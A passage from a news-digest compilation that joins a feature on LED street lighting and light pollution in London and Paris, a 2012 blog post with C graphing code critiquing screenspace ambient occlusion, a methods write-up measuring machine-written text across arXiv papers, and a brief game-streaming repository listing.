“The more bad light we add, the more bad light we think we need,” says Thorp. “We can’t see because of the light we’ve added. And it makes areas that were perfectly okay seem darker.”

Among the costs of this excess, the most alarming may be its toll on human health (and that of other animals) by disrupting circadian rhythms, impeding the production of melatonin, and contributing to sleep disorders that are tied to every major modern disease. New research shows that increased exposure to blue light from LEDs is having “substantial biological impacts” such as suppression of the sleep hormone melatonin and an increased risk for obesity, certain cancers, and type 2 diabetes.

A panoramic view from the Eiffel Tower looks down on the illuminated Champ de Mars gardens [center] leading toward the École Militaire, with the tall silhouette of the Tour Montparnasse visible on the Paris skyline.

Luigi Avantaggiato

I have come to London and Paris—which led the way in the expansion of public street lighting in the 19th century—because they embody both the current enormity of the problem as well as a future certain to be lit by trillions of chips: controllable, tunable, and energy-efficient LEDs.

Living with artificial light at night

The standard justification for nighttime illumination is public safety. Lighting experts’ term for the phenomenon is “artificial light at night.” While people won’t often admit it, the desire for light at night seems to stem from a primal fear of the dark. Darkness is where the bad guys hide. And if dark is bad and light is good, then more light can only be better.

This assumption has guided our use of nighttime light for hundreds of years. And yet, high-lumen output doesn’t necessarily correlate to a reduction in crime, research has found. In other words, if we relied on the data as much as we do our primal anxieties and paused those anxieties long enough to learn how light and darkness interact, our nights would almost certainly be lighted differently—especially now that we have the extraordinary technology that is the light-emitting diode.

A 19th-century gas lamp [white square] manufactured by William Sugg & Co. next to a pedestrian path in Trafalgar Square, along with the architectural floodlighting on the neoclassical facade of the National Gallery, showcase the interplay between modern and historic lighting systems.

Luigi Avantaggiato

The first visible red light-emitting diode was invented by Nick Holonyak in 1962, but LED lighting technology took several decades to develop, before exploding in recent years. Just a decade ago, LED streetlamps were rare. By 2019, more than half of U.S. streetlights were LEDs, and that number is predicted to top 90 percent by 2030. Similar uptake has occurred around the world, even in developing countries, where inexpensive Chinese-made LED fixtures are increasingly common.

This rapid global migration to LEDs represents a shift in the fundamental physics of how we illuminate our world. From oil lamps and candles to gas lamps, early examples of artificial light at night relied on a burning wick, an incredibly inefficient way to create light. An incandescent bulb is effectively a heater that happens to produce light as a by-product, so it squanders nearly all of its energy as heat.

By contrast, LEDs use semiconductors to convert electricity into light. Through this process of electroluminescence, LEDs use up to 90 percent less energy than incandescent bulbs do, which has enabled municipalities to realize an immediate energy savings of 50 percent or more. This fact alone has fueled the technology’s worldwide adoption.

But LEDs aren’t just more efficient and less expensive. The use of solid-state technology gives the lights an extraordinary life-span, often measured in decades rather than years. This significantly lowers the maintenance costs, as city workers spend far fewer hours replacing broken or burned-out lights. Even more striking, by manipulating the properties of the semiconductor material, engineers can dictate the precise color and intensity of the output, something that gives LEDs incredible versatility. For a lighting designer like Thorp, LEDs offer countless possibilities.

Digital control for smarter lighting

Wandering from Trafalgar Square along the edge of St. James’s Park, Thorp and I find ourselves near Westminster Bridge, one of nine city bridges that in 2021 were part of the Illuminated River project, meant to make the Thames more beautiful at night. Each bridge now features a new LED lighting scheme that moves and changes color and intensity to create a coordinated work of art. But Thorp is frustrated that the project did nothing to correct the often glary lighting on the riverbanks. “Why don’t you pay the money to correct all of this bad lighting instead of adding new lighting?” he says. LED technology, he points out, has the potential to fix that problem.

The Illuminated River artwork for Blackfriars Bridge uses a color scheme that closely complements the red pillar supports that remain from the original Blackfriars Railway Bridge.

Luigi Avantaggiato

In fact, this may be the most meaningful potential of LEDs: the ability for a community to control when, where, at what levels, and in which colors its lights shine. A public space like Trafalgar Square could be lit more brightly during rush hour, then dimmed as the night progresses, the lights not only connected to one another but to the surrounding streetlights and commercial lights. Anywhere in the world, LED streetlights could be programmed to rise and fall in brightness depending on the time of night or time of year. They could even be turned off during bird migrations, to reduce the number of birds that are disoriented by the lights and ultimately killed in collisions with reflective and illuminated windows.

Up to now, LED public lighting has largely not been part of any comprehensive plan to curtail and control nighttime illumination. Most LED installations have simply replaced older, inefficient “dumb” electric lighting with newer “dumb” LEDs and thus made light pollution worse. The main reason? Because LED lighting is cheaper, we tend to use more of it—a literally shining example of the Jevons paradox. Even as awareness of light pollution grows, we aren’t yet taking advantage of LED technology’s full potential.

The good news is that we could start tonight. At DarkSky International, the world’s foremost organization fighting light pollution, CEO and executive director Ruskin Hartley tells me the organization has five principles for responsible outdoor lighting: It should be useful, targeted, low level, controlled, and warm-colored. “They’re enabled because of the capabilities of LEDs,” Hartley says.

The technology to control LEDs will be part of the solution. In the olden days of the analog era, a streetlight was either on or off. To change a lighting schedule, you had to physically rewire a circuit. Today, the Digital Addressable Lighting Interface (DALI) protocol turns each luminaire into part of a network, with its own digital address and a driver that reports to a central server. With DALI, the lighting is managed through software rather than physical switches.

Unfortunately, most LED streetlights have been deployed without this technology because it costs more. But Paul Drosihn, general manager of the DALI Alliance, says that using such controls makes the LEDs much easier to maintain. Before the new digital protocol, it took an average of nearly three visits to identify, diagnose, and repair a defective luminaire. “Now it’s one,” Drosihn says. “Saving the cost of sending two guys on a cherry picker to replace those [lights] is immeasurable. What I just described to you is pretty much all the utilities need to know.”

The intricate cast-iron understructure of Westminster Bridge glows in vibrant green and teal light as part of the Illuminated River public art project, a color palette selected to echo the green benches of the nearby House of Commons.

Luigi Avantaggiato

What’s more, DALI allows the tuning of the lights’ spectrum so that they become warmer and less disruptive as the night progresses. Digitally connected, full-spectrum luminaires allow cities to transform the nocturnal experience—saving money, increasing health and safety, and creating a warmer and more appealing atmosphere at night.

This digital intelligence is equally transformative for the “bleed lighting” that spills from building interiors, Drosihn says. “You don’t think of night lighting as coming from inside buildings, but it does,” he says. “Particularly in the States, you drive through any major city and all the lights are on, on every floor of every high-rise, even if no one is home.”

Already, the use of digital controls for interior lighting has become commonplace in some European cities, Drosihn says. By integrating DALI with occupancy sensors and building-management systems that monitor HVAC, electrical systems, and security networks, a skyscraper can become a dynamic participant in the urban environment—dropping a floor’s interior lights to zero the moment the last person leaves. As a result, electronic controls combined with LEDs can act like a dimmer switch for a city’s entire skyline.

White light blights the night

With all the possibilities from LED technology, why are our nights too often lit with harsh and clinical light, casting glare and creating shadows, disrupting human and ecological health, erasing the stars from our skies? The answer starts with the color of LEDs. At first glance, an LED streetlight looks like a collection of small white bulbs, but it’s not. To produce a light we perceive as white, most manufacturers coat a blue semiconductor core with a yellow phosphor material that absorbs a portion of that high-energy blue light. The problem is that this “white” light is still heavily blue, which is exactly the color no species has evolved to expect at night.

Three lanterns glow white in the night.

A historic three-lantern cast-iron street lamp along the pedestrian walkway of Westminster Bridge casts a glow against the night sky.

Luigi Avantaggiato

And because blue light is the second most energetic part of the visible spectrum (violet is the most), it doesn’t just illuminate our streets and invade our homes. Blue light also scatters in the atmosphere more easily than any other color, which helps to create the hazy, illuminated fog known as sky glow over every city of any size.

“Cooler” colored LEDs in the 4,000- to 6,500-kelvin range offer the most lumens at the lowest cost, so most early adopters installed these blue-rich white lights. The good news is that LED technology has continued to advance, and a growing number of communities are choosing warmer-colored streetlights that have less blue. (Phoenix, for example, converted 100,000 streetlamps to 2,700 K LEDs in 2020.) And, of course, light pollution isn’t just a result of LEDs. Older lighting technology also adds to the glare—bright white metal-halide lights, especially—and cities are loath to replace something that isn’t yet broken.

But our main failure isn’t a technical one. It’s that we have yet to revise our thinking about lighting at night. We use LED technology just as we did the old sources of light. As a result, we have largely offset the gains that were promised in terms of reducing energy consumption and carbon emissions by making light pollution worse, and have so far let an incredible opportunity go unrealized.

Can the City of Light do it right?

Across the Channel in Paris, the failure to realize the potential of LEDs feels even more palpable. Unlike London, which suffered heavily from German bombs, the lovely 19th-century Paris that Baron Haussmann created largely escaped destruction in World War II. To nearly 50 million annual tourists, the beautiful uniformity of the architecture is instantly recognizable. But the City of Light’s nocturnal atmosphere is also part of the draw, and extensive attention has been given to relighting its buildings and monuments. When I wander into the Cour Carrée in the Louvre, for example, I’m stunned by rows of amber LEDs that together create a warm glow along the palace facades. When I see the Eiffel Tower, first from a distance walking along the Seine and then up close, I find myself staring as I would at a campfire, the structure’s metalwork amber-lit with more than 336 high-pressure sodium bulbs.

The Eiffel Tower glows with warm golden illumination at night.

The Eiffel Tower's signature golden illumination was inaugurated in 1985. The 336 high-pressure sodium projectors are installed directly inside the monument's structure.

Luigi Avantaggiato; Lighting designer for the golden lights of the Eiffel Tower: Pierre Bideau

Still, the city’s night lighting is far from perfect. With millions of residents, thousands of stores and restaurants, and 300,000 streetlights, the city overall is among the world’s brightest. Even at the base of the Tower, bright white LED lamps illuminate the African émigrés selling cheap berets and Tour de France trinkets. And the city has been replacing its old sodium streetlights with new LEDs, swapping the warm yellow tones for which the city has long been known for bright white lamps no one wants to look at.

Street vendors display souvenirs at the foot of the Eiffel Tower. Their merchandise is lit by harsh white LED systems, which starkly contrast with the warm golden sodium-vapor light illuminating the tower above.

Luigi Avantaggiato

Nonetheless, the potential is here. In 2019, France introduced a nationwide law to reduce levels of light pollution, setting rules about both public lighting (preventing light from being projected above the horizontal) and private lighting such as stores, which are required to turn off their exterior and shop window lights after 1 a.m. In addition, an increasing number of French communities dim or turn off municipal lights after midnight to save energy and reduce carbon emissions. Although light pollution worldwide continues to increase by nearly 10 percent per year, France has managed to reduce its overall level. Chloé Beaudet, a researcher at Université Paris-Saclay, documented local light-reduction measures and found people generally agreed with the notion of dimming or turning off the lights, mainly for energy savings and ecological concerns.

A researcher stands on the Pont de l'Archevêché (Archbishop's Bridge) observing the Notre-Dame cathedral at night.

Researcher Chloé Beaudet looks toward the Notre-Dame cathedral from the nearby Pont de l’Archevêché (Archbishop’s Bridge).

Luigi Avantaggiato

“What I find is that people living in urban areas, they accept this kind of policy,” she tells me. “They’re like, okay, I don’t really use public space at night as a pedestrian, so what’s the point of having lights on?” For her, a key takeaway is that one lighting level does not fit all areas. “I think there is really a need for policy that is differentiated according to the neighborhood.”

The west facade of the Notre-Dame cathedral glows at night following restoration, with warm white architectural LED lighting illuminating the three monumental portals, rose window, and twin towers.

The west facade of the Notre-Dame cathedral glows at night following its restoration, with architectural LED lighting illuminating the three monumental portals, rose window, and twin towers in a warm white light that preserves the medieval limestone details.

Luigi Avantaggiato

In another positive development, the country has been minimizing artificial light to create ecological corridors designed to protect nocturnal species such as birds, bats, and insects. These corridors are connected and dark, mitigating the disruption to the 30 percent of vertebrates and more than 60 percent of invertebrates that are nocturnal. Even for city dwellers, this trame noire (“dark infrastructure”) helps to raise awareness of why controlling light pollution is important for life on Earth. Nationwide laws to control light pollution, the ability to light different parts of a city differently, dark corridors to protect biodiversity—these are exactly the kind of changes made possible with LEDs.

The iconic I.M. Pei Pyramid glows softly at the center of the Cour Napoléon at the Louvre Museum, its warm LED illumination flowing through the geometric glass-and-metal structure with a symmetrical framing of the surrounding historic pavilions against the night sky.

Luigi Avantaggiato

That’s not all. Almost until 1920, astronomers at the Paris Observatory were still gazing at the Milky Way. That’s impossible nowadays, but it could happen again. Despite the bright white LED streetlights now lining so many Paris streets, networks of LEDs using controls could lower lighting levels enough each night, so that the Milky Way could once again be visible over the French capital. And in the process, Paris could become the City of Light in ways that would set an example for other parts of the world.

New lighting demands new thinking

“I think we should aspire to have cities that see the stars,” Simon Thorp says when I mention this view of Paris. “You just need everything to be coordinated.”

Nearing the end of our London walk, having turned from the river and back up toward the Strand, Thorp brings me down narrow Carting Lane behind the Savoy Hotel, to where a gas fixture tops a thick lamppost, an original from 1870. A small plaque reads, “The last remaining sewer gas destructor lamp in the city of Westminster.” Thorp explains that the thick pole hides a tube that allowed methane from the sewers to get burned off at the mantle. “An early example of renewable energy,” he jokes.

The fire-orange flame is pleasing to the eye. But even here, on a narrow lane with no vehicle traffic, in a touristy area of the city, the flame is overwhelmed by a nearby, unshielded LED security light. Thorp shakes his head. “It’s stunning that someone could put in a light like that and think, ‘Great, nice job.’”

Two tourists observe the faint flame of the historic Webb Patent Sewer Gas Lamp on Carting Lane, with bright white LED lighting from modern fixtures nearby.

Tourists gaze at the Webb Patent Sewer Gas Lamp, London’s last remaining Victorian sewer-ventilating street light, which illuminates the rain-slicked pavement of Carting Lane just off the Strand. Invented in the late 19th century by Joseph Webb to burn off methane from the subterranean network, the lamp operates 24 hours a day.

Luigi Avantaggiato

Here is the crux of contemporary artificial lighting at night. We know how to light well, and LEDs give us the ability to do so. But while our technology is 21st century, too often our thinking about light and darkness, safety and security, is stuck in the past. We could be doing so much more with this technology than we are. We could relight our nights in ways that would not only reduce energy and maintenance costs but also bring a slew of benefits, including healthier nights for humans, safer skies for nocturnal creatures, and a restoration of the stars.

In 2026, the tale of these two cities and their artificial light at night is that of a brilliant technology that we’ve engineered but haven’t yet learned to master. In short, we have yet to change the way we think about artificial light at night and to use it more thoughtfully and carefully—as we might, as one hopes we will.

The Daily Front Page 11 of 26
Monday, July 20, 2026 The Daily Front No. 11 — When Shading Lies
article

Corners Don't Look Like That: Regarding Screenspace Ambient Occlusion (2012)

by firephox·▲ 164 points·70 comments·nothings.org ↗
Game developers are in love with screenspace ambient occlusion.

The real, physical Cornell box.
From Modeling the Interaction of Light Between Diffuse Surfaces, by Goral et al 1984

Please, feel free to gather better data yourself and prove me wrong. If you do so I'll link to it!

Game developers are in love with screenspace ambient occlusion (SSAO). They're so in love with it that they do all sorts of crazy things. Amateur developers post screenshots where convex corners get brighter near the corner. Professional developers release games with bizarre halos and ugly artifacts (look at the floor behind the railing).

Even when they avoid those flaws, games with SSAO often still look wrong. And an easy thing to pull out from it: corners of rooms look weirdly dark.

I believe this is because people think the corners of rooms actually are dark, and they've allowed this belief to let them write code that produces unrealistic results.

More specifically, I attribute the failure of SSAO in these cases to some combination of four factors:

  • Approximation errors due to using SSAO rather than AO
  • Approximation errors due to using AO rather than radiosity
  • Errors in applying the SSAO darkening to all lighting, not just ambient lighting
  • Tuning errors, where the heuristic weighting of the AO effect is too strong

I am not an active graphics researcher, so I'm not going to set up a framework and show where these things went wrong. That's the job of people publishing SSAO papers and shipping SSAO in games.

For the same reason, the following discussion is not the most scientific nor at all thorough. Perhaps collecting more data would suggest I am wrong. But my personal visual experience doesn't match what people are rendering with SSAO, so I wanted to share that experience; to which end I collected some data.


Corners Don't Look Like That (most of the time)

In the following, everything is a photograph, not a rendering.

Photographs were taken using a Canon 5D Mk II, exported as JPEGs, using exposures ranging from a 1/80 to 1/8 a second. The original large JPEGs were downsampled by a factor of about four in each dimension using Adobe Photoshop. All images had their chroma channels blurred with a 16-wide gaussian in Photoshop (before downsampling) to reduce chroma noise artifacts in the long exposure images.

The ceiling of the apartment is a lighter, whiter color than the walls, so don't attribute that incorrectly to lighting.

Let's start with a photograph that actually looks something like a common AO/SSAO rendering.

A Dramatically Darkened Corner

(This image has been digitally brightened to make the effect more visible. Hopefully the brightening was gamma-preserving.)

I had to search my apartment quite a while to find a corner which looked like a typical SSAO rendered image. The thing is, that's not really what's going on here. Wall (c) cannot see the light, but wall (d) is quite exposed to it. The darkening on the left edge of the wall (d) isn't primarily due to AO (i.e. due to interreflection/radiosity effects); it's mostly due to a soft shadow from the light, which is just off the screen to the top left. The corner on the left, between wall (b) and wall (c), is casting a shadow, but it's very close to the light so it spreads out into a big soft shadow.

There are other edges that are getting darker as well, though. What about them?

The top edge of wall (d) is another shadow -- look at the top edge of the bright wall. The light source is recessed, so all of the light here is actually reflected light from the recession, and the lip of that recession causes the topmost parts of the wall to not receive that light. (All light falling on the ceiling is indirect, from the walls and floor and other objects in the room.)

What about the darkening-towards-the-edge effect on wall (c) as it reaches the right edge, or ceiling (a) as it reaches the edge along wall (d)? That appears to be an indirect lighting effect caused primarily by the Lambertian dot product; as a point approaches the center edge on wall (c), the bright portions of wall (d) wall become more and more edge-on, and the point darkens. I guess this is the primary thing that AO is supposed to capture, but it's exaggerated here; if wall (d) were lit more evenly (without the soft shadow), even as you approached the edge from the left you would still have a large portion of your "view" filled with bright surface. Only because the soft shadow darkens wall (d) in the perfect way is the effect this significant.

There's still one edge left; the edge between wall (c) and ceiling (a). This edge also shows darkening as you approach the edge from either side, and shouldn't be affected by soft shadows from the light. The question is, how much is it really darkening, and how much is just a psychological effect from the contrast with all the other lighting effects?

A Camera May Not Be Perceptual, But At Least We Can Graph It

Ideally, these photographs are in a known colorspace. The photographs claim to be in sRGB, but given the results I don't think it's true that if we take the numbers, run them through the sRGB curve we get back linear light values (or clamped values); I think there's some more complex tone mapping going on. So we can't really know to what degree these pictures reflect reality.

But we can at least understand how we're perceiving the pictures, since they're being displayed as (hopefully) sRGB. They may not reflect reality that well, but we can at least determine the degree to which the numbers in the pictures actually are darkening, and the degree to which it's a perceptual effect we get.

If we just look at the numbers from a point on one side of the edge to a point on the other side, we can see in a single graph how the surfaces on either side of the edge darken as they approach it.

For example, if we sample pixels on a line crossing the edge between (c) and (d) and then graph them, we get:

The code used to generate the above graph appears in Appendix A.

Note that this is a graph of pixel values (actually 5x5 box filter averaged over all three channels), so this is a graph of sRGB brightness (or whatever it really is; I'll just say sRGB henceforth), not linear light values. All graphs are 0-based, so you can judge ratios of brightness values by the ratios of their height above the baseline. (You can mentally square those ratios to get an approximate light-linear ratio. I'm begging off on doing light-linear graphs just because this is already way more work than I should have ever done on something I'm never going to work on myself.)

On the left we can see the lighting darkens more quickly as we approach the edge, whereas the righthand side shows a much more linear climb (because it's traversing through the soft shadow, presumably). There's also a very pronounced dip at the very edge, but it's unclear what this is due to. (It might not even be a lighting effect; perhaps the corner is dirtier.)

The edge between (a) and (d) looks similar when graphed.

But let's look at the edge between (a) and (c), which is in theory less exaggerated, and more like a "real world AO" effect, in that it has the most-indirected lighting.

The graph here is from bottom-to-top.

Again we can see a clear darkening towards the edge, but the effect is significantly reduced in magnitude. There's no downward dip at the center.

Some care must be exercised in comparing graphs. Ideally, the line segments would be split in two and each half would be perpendicular to the edge in world space, and we would account for foreshortening. Instead I'm using a single line which may foreshorten differently, and the graph is autoscaled to however many pixels are covered, which may not always be consistent. In particular, the second line above definitely looks less perpendicular than the first, but I'm not sure how big an effect this is.

By the way, to help understand scale: wall (c) is 13.5 inches wide. So the green line segment on it (displayed in the left half of the graph) is probably around 4 inches long, and the same range of brightness it traverses in those 4 inches would probably only take 3 inches if the line were perpendicular to the edge.

Again, someone else who's actually working in this area should do it more properly. I just want to call attention to the issue.

A Sampling Of Corners Without Dominating Soft Shadows

Let's take a look at three corners visible in the following image:

I've taken separate photographs that are zoomed in for closer shots, which we'll use to actually sample the edges.

Left corner

The only truly direct light on this is from the left; the principal lighting appears to be lighting from the same recessed lamp on the ceiling; I'm not sure how indirect it is. In real life the area is moderately dark. (Note also that the image corners are darkened due to camera lens vignetting due to the large zoom factor.)

Here's what the pixels between the wall and the ceiling look like:

The ceiling darkens slightly as it approaches the edge, but the wall is still brightening).

Middle corner

Here's a longer exposure of this corner which is moderately lit although almost entirely indirectly lit, as you can see from the shadows above.

This doesn't really look to me like it's just brighter version of the above image; it seems like the walls darken a lot less significantly. Fortunately, we can check the numbers.

These are much flatter than I expected; it looks like while there's some darkening of the left wall, I guess a lot of the darkening I'm "seeing" is really just Mach banding. (But don't forget the difference between sRGB and linear light, which means the linear light darkening is more significant than the graph shows.)

But now let's go back to the long shot and measure the numbers there:

(This last line is drawn top-to-bottom, right-to-left, so the brighter bulge on the left of the graph is due to the 5x5 sampling picking up the highlight on the light fixture.)

And sure enough, the darkening is way less prominent here than I think it is visually. I have no idea why it looks like it's a more significant darkening factor to me. Maybe going to light-linear would make it clearer.

Right corner

This space above the cabinet above the refrigerator seems to be predominantly indirectly lit. However, note that the left wall and ceiling are severely foreshortened and significantly foreshortened respectively, so the rapid darkening we see here is actually much more gradual in worldspace.

Again, the effect on the back wall is extremely mild (the mach band effect is much stronger), while the effect on the left wall and ceiling is very clear (although enchanced by the foreshortening). Note that the Mach band effect only happens because the other wall is brighter; if the back wall were painted a brighter color than the other walls it probably wouldn't happen at all (as it didn't in the "left corner" above).

(BTW, you can verify that things are Mach banding effects by covering up one side of the edge and seeing if the edge-darkening effect goes away. This is definitely going on for me with the back wall.)

By the way, I also tested graphing the output of a 3x3 box-filter isntead of 5x5, and the results looked similar.

The Darkest Room in the House

Here we'll peek into a dark bathroom.

That sure looks like some darkening along the edges.

Zooming in, with a 1/8th of a second exposure, gives us:

Where'd the darkening go? We run the numbers:

There's some darkening going on, but it ain't much. Once again, let's go back to the original image and pull the numbers from those and compare.

The first two seem a bit different, but this could be due to the difference of the length of the line segments in worldspace. Hmm.

More Corners

Here's a corner pretty close to a light.

Obviously some of the fall-off towards the edges will be due to direct lighting fall-off. But is there some more "extra" fall-off towards the edge that we should simulate using SSAO?

I say no.

Here's a corner above where I'm typing this right now.

This is the first corner I look at when I'm sitting at my computer and I think "what does a corner really look like?"

Answer: not like crappy AO darkening!

The primary light is a floor lamp far to the left; because the right wall is facing it the right wall is brighter.

There's an obvious darkening of the left wall above the boundary between the monitors; this is a shadow from a second light (everything right of it, meaning all the lines sampled below, are in shadow from that second light).

The last line segment is being graphed bottom to top. The tiny peak at the edge is probably because the edge between the two walls sometimes has white paint showing through, so it's not a lighting effect.

Note that there is basically no corner-darkening effect. The ceiling actually brightens as it approaches the right wall, presumably because the right wall is brighter at the top because of the direct lighting on it.

Only the line along the left wall as it approaches the ceiling shows any significant darkening that might be best simulated by AO. But while AO might make that part of the line look more realistic, it will make the other five look less realistic.

Just for reference, here's a closeup of the corner.

And the graphs are still pretty similar (although noisier due to the visible texture, and these cover a slightly smaller region, though I used longer lines to try to compensate):

Again I invite you to cover the brighter side of each edge to see whether the edge darkening is real or a perceptual artifact.

One Last Thing

Let's look at a single edge between the ceiling and a wall.

The light is on the right. As you go left, it gets darker, and the contribution due to ambient light should become a larger and larger fraction. Can we see an increasing effect of AO-esque darkening?

The vertical axis of the graph is autoscaled (the baseline is always 0). So if there were a meaningful edge-darkening of "ambient" light going on (by which I mean if the AO corner-darkening model was at all a reasonable approximation of the real world), we'd expect to see an increasing amount of darkening towards the edge as the measured region goes into darkness. What I see in the above graph is that the ceiling's edge-darkening does increase (it goes from getting slightly brighter at the edge in the first graph to getting slight darker in the last), but the wall seems to show an an essentially opposite effect (going from just barely darkening at the edge on the first graph, to increasing in the second, to being flat in the third).

What I Think

There is an edge-darkening effect along concave boundaries between walls (surfaces), but it is subtle and only happens some of the time. The only time a strongly prominent edge-darkening occurs is when the facing surface is itself already significantly darkening at the edge for another reason (such as soft shadows).

And that's probably not what your SSAO is doing.


Appendix A

Here's the code used to generate the graphs from a list of points and image filenames.

#define STB_IMAGE_WRITE_IMPLEMENTATION
#include "stb_image_write.h"
#define STBI_NO_WRITE  // disable writer in old version of stb_image
#include "stb_image.c"
#define STB_PLOT_IMPLEMENTATION
#include "stb_plot.h" // unfinished, unreleased line graph library
#define STB_DEFINE
#include "stb.h"

int main(int argc, char **argv)
{
   int i,n;
   char **data = stb_stringfile("c:/imv_log.txt", &n);
   for (i=0; i < n; i += 2) {
      int w,h;
      int x0,y0,x1,y1,j,len;
      uint8 *pixels;
      char file1[999], file2[999], name[999];

      stbplot_dataset *ds = stbplot_dataset_create();
      stbplot_variable *v = stbplot_dependent_variable(ds, "brightness");

      if (  sscanf(data[i  ], "%d%d%s", &x0,&y0, file1) != 3
         || sscanf(data[i+1], "%d%d%s", &x1,&y1, file2) != 3)
         stb_fatal("Error on line %d\n", i+1);
      if (strcmp(file1, file2)) stb_fatal("Mismatch %1 vs %2\n", i+1, i+2);

      pixels = stbi_load(file1, &w, &h, NULL, 3);
      if (x0 >= w || y0 >= h || x1 >= w || y1 >= h) stb_fatal("Bad point in %d/%d", i+1,i+2);

      len = max(abs(x1-x0),abs(y1-y0));
      for (j=0; j <= len; ++j) {
         int dx,dy,c,sum=0;
         int x = (int) stb_linear_remap(j,0,len,x0,x1);
         int y = (int) stb_linear_remap(j,0,len,y0,y1);
         for (dx = -2; dx <= 2; ++dx)
            for (dy = -2; dy <= 2; ++dy)
               for (c=0; c < 3; ++c)
                  sum += pixels[(y+dy)*3*w + (x+dx)*3 + c];
         stbplot_add_value(j, v, (double) sum / (9*3));
      }

      stb_splitpath(name, file1, STB_FILE);
      stbplot_plot(stb_sprintf("c:/temp2/graph_%s_%d.bmp", name, i/2+1),
                   ds, "Pixel brightness", 600, 400, 1);
      stbplot_dataset_destroy(ds);

      // overdraw the highlight
      for (j=0; j <= len; ++j) {
         int dx, dy, c, color[3] = { 128,255,128 };
         int x = (int) stb_linear_remap(j,0,len,x0,x1);
         int y = (int) stb_linear_remap(j,0,len,y0,y1);
         for (dx = -2; dx <= 2; ++dx)
            for (dy = -2; dy <= 2; ++dy)
               for (c=0; c < 3; ++c)
                  pixels[(y+dy)*3*w + (x+dx)*3 + c] = color[c];
      }
      stbi_write_png(stb_sprintf("c:/temp2/highlight_%s_%d.png", name, i/2+1),
                     w,h,3,pixels,w*3);
   }
   return 0;
}

I got lucky and it worked correctly on after the first successful compile. It never hit the error cases. Does that mean I shouldn't have bothered writing the error cases for such a small, single-use program? Hmm.


The Daily Front Page 12 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Counting AI on arXiv
article

How we measured AI writing across arXiv, and where the measurement breaks

by dopamine_daddy·▲ 216 points·152 comments·unslop.run ↗
We scored the full text of 12,750 arXiv papers and found that about a third of new ones read as machine-written.

We scored the full text of 12,750 arXiv papers and found that about a third of new ones read as machine-written. Here is the method, the results, and an honest account of the limitations.

Share of new arXiv papers flagged as machine-written, 2021 to 2026, at a threshold calibrated so pre-ChatGPT papers flag at 0.4%. The eight slate points are the pre-LLM control months; the band is a bootstrap 95% interval.

Share of new arXiv papers flagged as machine-written, 2021 to 2026, at a threshold calibrated so pre-ChatGPT papers flag at 0.4%. The eight slate points are the pre-LLM control months; the band is a bootstrap 95% interval.

Share of papers flagged as machine-written by field, over the 12 months to July 2026 (about 300 papers per field).

Share of papers flagged as machine-written by field, over the 12 months to July 2026 (about 300 papers per field).

A false-positive floor

There is a genre of headline that says "N% of X is now AI," and most are not worth reading, because the detector behind the number also flags some share of genuine human writing. If a tool marks 40% of new papers as machine-written but also marks 20% of papers written before ChatGPT existed, the real story is the 20% nobody mentioned.

So we built the study around that objection. Our detector, described here, is calibrated for academic writing; at a 0.4% false-positive rate it clears 99.6% of genuine pre-LLM scientific text and recovers 85% of AI academic text. We made that false-positive rate the anchor. We took papers submitted in 2021 and 2022, before ChatGPT, treated them as ground-truth human, and set the flag threshold so that exactly 0.4% of them trip it. That line is the floor. Every number we report is a share of papers above a threshold where genuine pre-LLM writing sits, by construction, at 0.4%. The pre-ChatGPT years then act as a built-in control: if the rise were an artifact of the detector, 2021 and 2022 would flag as high as 2026. The first figure shows they do not.

What we measured

We sampled ten field groups, roughly 25 papers per field per month, from January 2023 to July 2026, plus eight control months across 2021 and 2022, for 12,750 papers in total. For each one we pulled the version-1 PDF, so a paper revised in 2026 cannot leak modern text back into its 2023 slot. We scored the full body text instead of the abstract, because abstracts understate the signal: we have seen the same paper score under 20% on its abstract and over 70% on its body. Every reported figure carries a bootstrap 95% confidence interval.

Results

The flagged share is flat at 0.4% through 2021 and 2022, lifts off within months of ChatGPT, and climbs in two waves to about 32% over the most recent complete quarter, peaking near 39% in early 2026. The spread across fields is large, and it is the table and the second figure that carry it. The values below are each field's flagged share over the 12 months to July 2026, alongside its pre-LLM control level.

Field groupPre-LLM controlRecent flagged share95% CIComputer science0.2%65.0%[59.3, 70.3]Quantitative biology3.5%56.3%[51.0, 61.7]Electrical eng. & systems1.7%51.3%[46.0, 57.0]Economics & finance2.5%47.0%[41.3, 52.7]Applied physics1.3%34.0%[29.0, 39.7]Statistics1.8%31.3%[26.0, 36.7]Condensed matter0.0%24.0%[19.3, 29.0]High-energy physics0.5%14.0%[10.0, 18.0]Astrophysics0.0%10.7%[7.3, 14.3]Mathematics0.0%0.7%[0.0, 1.7]

Computer science leads at about 65%. Mathematics is lowest, near 0.7%, and the limitations section explains why its low value is hard to interpret. The control column is each field's 2021 to 2022 flag rate averaged over three sensitivity settings; the fields that rise most are not the ones with the highest pre-LLM control level, so an elevated starting point does not explain the rise.

Limitations

Control sample size. Each field's pre-ChatGPT control is 200 papers. At a 0.4% flag rate only eight papers flag across the entire 2,000-paper control, spread thinly over ten fields, so a single-threshold per-field control rate is coarse. The pooled floor is well estimated and is what the study is anchored to, but the per-field control levels are only approximate, and a larger control would not fix this: pinning a fraction-of-a-percent rate per field would require thousands of control papers per field that pre-2023 arXiv volume does not contain.

A low score can indicate low adoption or a detector blind spot. Mathematics is the clearest case. Mathematics papers are dominated by notation and theorem-proof structure, and once equations and references are removed the remaining prose is sparse and unlike the scientific English the detector was trained on. A mathematics paper drafted with heavy model assistance may score low because its prose is out of distribution for the detector, so a low score in mathematics is weak evidence that a human wrote the paper. The result is consistent with two very different explanations, lower adoption or reduced detector sensitivity in that register, and this data cannot separate them. The fields with the strongest in-distribution assumption, the prose-heavy ones, are also the ones that rise most, so this confound does not account for the aggregate trend. But in the low-scoring fields the ranking should be read as a lower bound on adoption.

Detector coverage. The detector is more sensitive to some generators than others, and we cannot evaluate it against the exact, private mixture of models and prompts that authors actually use. Incomplete coverage lowers the flag rate, so the reported prevalence is a lower bound: the true share is at least what we measured. The detector write-up reports the per-generator performance.

A flag is not authorship. The detector estimates whether text reads as machine-written, at a calibrated probability with a known error rate. It cannot separate a lightly-edited document from a wholly-generated one, and a single score is never grounds to accuse a specific person. We report the prevalence of machine-like writing, which includes heavy AI-assisted editing.

Try it

The detector is cheap to run and we make no money from it. You can try it for free on any arXiv paper here, and on your own text here.

Run unslop on your own text →

The Daily Front Page 13 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Repo: Moonshine (Game Streaming)
repository

Moonshine: Lets you stream games from your PC to any device running Moonlight

by wertyk·▲ 341 points·144 comments·github.com ↗
★ 833⑂ 49 forks Rust

Headless streaming server for Moonlight clients, written in Rust.

